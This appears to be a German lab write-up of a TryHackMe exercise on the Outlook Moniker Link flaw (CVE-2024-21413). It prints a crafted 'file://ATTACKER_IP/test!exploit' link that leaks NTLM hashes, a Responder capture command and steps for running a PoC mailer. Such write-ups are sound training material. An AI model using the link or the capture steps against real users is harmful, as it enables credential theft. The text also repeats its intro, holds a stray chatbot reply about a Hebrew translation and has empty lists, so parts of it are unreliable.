 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-

Am 13. Februar 2024 veröffentlichte Microsoft eine schwerwiegende Sicherheitslücke in Microsoft Outlook, die die Kennung CVE-2024-21413 erhielt und unter dem Namen Moniker Link Vulnerability bekannt ist. Die Schwachstelle ermöglicht es einem Angreifer, den Protected View-Mechanismus von Outlook zu umgehen.
Am 13. Februar 2024 veröffentlichte Microsoft eine schwerwiegende Sicherheitslücke in Microsoft Outlook, die die Kennung CVE-2024-21413 erhielt und unter dem Namen Moniker Link Vulnerability bekannt ist. Die Schwachstelle ermöglicht es einem Angreifer, den Protected-View-Mechanismus von Outlook zu umgehen.
Ausgezeichnet 👍 Im Folgenden finden Sie eine vollständige Übersetzung und Formulierung als Penetrationstest-Bericht (PT) in professionellem und klarem Hebräisch. Wie gewünscht – nur Übersetzung und Formulierung. Die Antworten, Screenshots und Vervollständigungen fügen Sie selbst hinzu, und wenn Sie möchten, helfe ich später.
Am 13. Februar 2024 veröffentlichte Microsoft eine schwerwiegende Sicherheitslücke in Microsoft Outlook, die die Kennung CVE-2024-21413 erhielt und unter dem Namen Moniker Link Vulnerability bekannt ist.
Die Schwachstelle ermöglicht es einem Angreifer, den Protected-View-Mechanismus von Outlook mithilfe eines speziellen Links (Moniker Link) zu umgehen und den Outlook-Client des Opfers dazu zu bringen, Anmeldeinformationen (NTLM-Hash) an einen vom Angreifer kontrollierten Server zu senden – ohne eine Datei auszuführen und ohne wirksame Sicherheitswarnung.
Die Schwachstelle kann zu einem Credential-Leak führen, und es besteht theoretisch auch die Möglichkeit einer Remote-Code-Ausführung (RCE).
| Parameter | Wert |
|---|---|
| Schwachstellen-ID | CVE-2024-21413 |
| Veröffentlichungsdatum | 13. Februar 2024 |
| Entdecker | Haifei Li – Check Point Research |
| Auswirkung | Credential-Leak + potenzieller RCE |
| Schweregrad | Critical |
| Angriffskomplexität | Niedrig |
| CVSS-Score | 9.8 |
| Offizieller Link | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
(Schwachstellenbeschreibung)
Microsoft Outlook ermöglicht die Anzeige von E-Mails im HTML-Format und die Verarbeitung verschiedener Linktypen wie http:// und https://. Darüber hinaus unterstützt Outlook auch spezielle Links namens Moniker Links, die das Starten von Anwendungen oder den Zugriff auf externe Ressourcen im Betriebssystem ermöglichen.
Im Normalzustand, wenn eine E-Mail einen Link enthält, der eine externe Anwendung startet oder auf eine Systemressource zugreift (z. B. einen file://-Link), wird der Protected View-Sicherheitsmechanismus von Outlook aktiviert. Dieser Mechanismus zeigt eine Sicherheitswarnung an und blockiert gefährliche Aktionen wie das Ausführen von Code, Makros oder den Zugriff auf externe Netzwerkressourcen.
Allerdings wurde eine Schwachstelle in Outlook (CVE-2024-21413) gefunden, die es ermöglicht, den Protected View-Mechanismus durch einfache Manipulation eines Moniker Links zu umgehen.
Was wir gefunden haben (Findings)
Während des Tests wurde festgestellt, dass die Verwendung eines normalen Links des Typs:

file://ATTACKER_IP/test
bewirkt, dass Outlook versucht, über das SMB-Protokoll auf eine Netzwerkressource zuzugreifen, dieser Versuch jedoch vom Protected View blockiert wird.
Wenn der Link dagegen das Sonderzeichen ! und eine zusätzliche Textzeichenfolge enthält, zum Beispiel:
file://ATTACKER_IP/test!exploit
führt Outlook den Protected View nicht aus und versucht, eine Verbindung zum Remote-Server herzustellen.
Während dieses Versuchs:
Es ist wichtig zu beachten, dass die Remote-Freigabe nicht tatsächlich vorhanden sein muss, da der Authentifizierungsversuch in jedem Fall durchgeführt wird.
Auswirkungen (Impact)
Die Schwachstelle ermöglicht es dem Angreifer:
Darüber hinaus besteht, da Moniker Links den Windows-COM-Mechanismus (Component Object Model) verwenden, die theoretische Möglichkeit einer Remote-Code-Ausführung (RCE). Zum Zeitpunkt des Tests gibt es jedoch keinen öffentlichen Proof of Concept für die tatsächliche Nutzung von RCE durch diese Schwachstelle.
Ausnutzung der Schwachstelle (Exploitation)
Im Rahmen des Angriffs wird dem Opfer eine E-Mail mit einem Moniker Link gesendet, ähnlich dem in der vorherigen Aufgabe gezeigten. Das Ziel des Angreifers ist es, eine E-Mail mit einem Moniker Link zu erstellen, der den Protected View-Mechanismus von Outlook umgeht, sodass der Outlook-Client des Opfers beim Klicken auf den Link versucht, eine Datei von der Maschine des Angreifers zu laden. Dies führt dazu, dass der netNTLMv2-Hash des Opfers gesendet und vom Angreifer erfasst wird.
Vor der Durchführung des Angriffs betrachten wir einen Proof of Concept (PoC), der zu Demonstrationszwecken erstellt wurde (und auch auf GitHub verfügbar ist).
Autor: CMNatic | https://github.com/cmnatic Version: 1.0 | 19/02/2024
Der Code verwendet die Programmiersprache Python und sendet eine HTML-E-Mail mit einem bösartigen Moniker Link.
Beschreibung des PoC
Der PoC:
In einem realen Szenario ist ein vom Angreifer kontrollierter SMTP-Server erforderlich (in diesem Raum ist der Server bereits bereitgestellt).
Abhören zum Erfassen des Hashs – Responder
Nach dem Senden der E-Mail muss auf der Maschine des Angreifers ein Abhörwerkzeug wie Responder gestartet werden, um SMB-Anfragen zu erfassen.
In der THM AttackBox lautet der Schnittstellenname ens5:
responder -I ens5
Responder lauscht auf SMB-, LLMNR- und NBT-NS-Anfragen und ermöglicht das Erfassen von Authentifizierungsdaten.
Öffnen der Opfermaschine
Öffnen Sie die Opfermaschine über das Split-Screen-Fenster.
Starten Sie Outlook.
Wählen Sie die Option "I don't want to sign in or create an account".
Schließen Sie das Fenster zur Eingabe des Produktschlüssels.
Das Postfach des Opfers ist bereits vorkonfiguriert.
Ausführen des Exploits
Auf der AttackBox:
Erstellen Sie eine neue Datei namens exploit.py.
Fügen Sie den PoC-Code in die Datei ein.
Vor der Ausführung sind folgende Anpassungen vorzunehmen:
Aktualisieren Sie die IP-Adresse der Angreifermaschine im Moniker Link (Zeile 12).
Ersetzen Sie den Wert MAILSERVER durch die Adresse:
10.64.165.67
Danach führen Sie aus:
python3 exploit.py
